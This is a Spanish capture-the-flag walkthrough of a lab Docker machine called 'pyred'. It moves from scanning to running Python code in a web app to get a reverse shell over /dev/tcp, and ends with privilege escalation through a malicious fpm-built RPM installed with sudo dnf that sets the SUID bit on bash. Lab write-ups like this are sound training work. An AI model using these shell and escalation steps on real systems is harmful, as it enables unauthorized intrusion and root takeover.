PYRED

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip pyred.zip

Archive:  pyred.zip
inflating: auto_deploy.sh
inflating: pyred.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh pyred.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.223 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.223/0.223/0.223/0.000 ms
```


```
IP DE LA MÁQUINA VÍCTIMA            172.17.0.2

IP DE LA MÁQUINA ATACANTE  192.168.0.26

LINUX- ttl=64
```

2- ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 02:42 EDT
Nmap scan report for panel.mybb.dl (172.17.0.2)
Host is up (0.000035s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
5000/tcp open  upnp?
| fingerprint-strings:
```

puerto 5000



3- **ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS**


```
whatweb http://172.17.0.2
```

```
whatweb http://172.17.0.2:5000

http://172.17.0.2:5000 [200 OK] Country[RESERVED][ZZ], HTTPServer[Werkzeug/3.0.2

Python/3.12.2], IP[172.17.0.2], Python[3.12.2], Werkzeug[3.0.2]
```

4- **EXPLOTACIÓN**

Vemos que podemos ejecutar código python en la web, por ejemplo,

```
print("Hola mundo").
```



Lo que vamos a intentar es enviarnos una reverse shell

Nos ponemos a la escucha en la máquina atacante

nc -nlvp 5555

En la web, ejecutamos este código que sacamos de

https://www.revshells.com/

import os

os.system ("bash -i >& /dev/tcp/192.168.0.26/5555 0>&1")

Y obtenemos conexión

[primpi@a431f24f35f6 /]$ whoami

whoami

primpi

5- ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
sudo -l
Matching Defaults entries for primpi on a431f24f35f6:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/var/lib/snapd/snap/bin

User primpi may run the following commands on a431f24f35f6:

    (ALL) NOPASSWD: /usr/bin/dnf
```

dnf es un gestor de paquetes utilizado en sistemas operativos basados en RPM (Red Hat Package Manager), como Fedora, CentOS, RHEL (Red Hat Enterprise Linux) y otras distribuciones Linux relacionadas. Es la abreviatura

de "Dandified YUM", donde YUM (Yellowdog Updater, Modified) fue el gestor de paquetes utilizado anteriormente en estas distribuciones.

Funcionalidad de dnf:

1- Instalación y gestión de paquetes: dnf permite instalar, actualizar y eliminar software en el sistema operativo. Puede manejar dependencias automáticamente, facilitando la instalación de programas complejos.

2- Resolución de dependencias: Al igual que YUM, dnf gestiona dependencias entre paquetes, asegurándose de que todas las dependencias necesarias para un paquete se instalen correctamente.

3- Repositorios de software: dnf utiliza repositorios de software para buscar y descargar paquetes. Puede configurarse para trabajar con varios repositorios, lo que amplía la gama de software disponible para instalar.

4- Actualizaciones del sistema: Además de la instalación de software, dnf se utiliza para actualizar todo el sistema operativo, incluidos los parches de seguridad y las actualizaciones de software.

En Kali, ejecutamos

```
TF=$(mktemp -d)
```

Sustituimos id

```
echo 'chmod +s /usr/bin/bash' > $TF/x.sh
```

Creamos el paquete

```
fpm -n x -s dir -t rpm -a all --before-install $TF/x.sh $TF
```

Configuramos un servidor web

```
python3 -m http.server 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Nos vamos a la máquina víctima con curl

```
curl 192.168.0.26/x-1.0-1.noarch.rpm -o script.rpm
```

Y una vez que ya lo tenemos, ejecutamos

```
sudo -u root /usr/bin/dnf install -y script.rpm
```

```
/bin/bash -p
```

```
whoami
```

```
root
```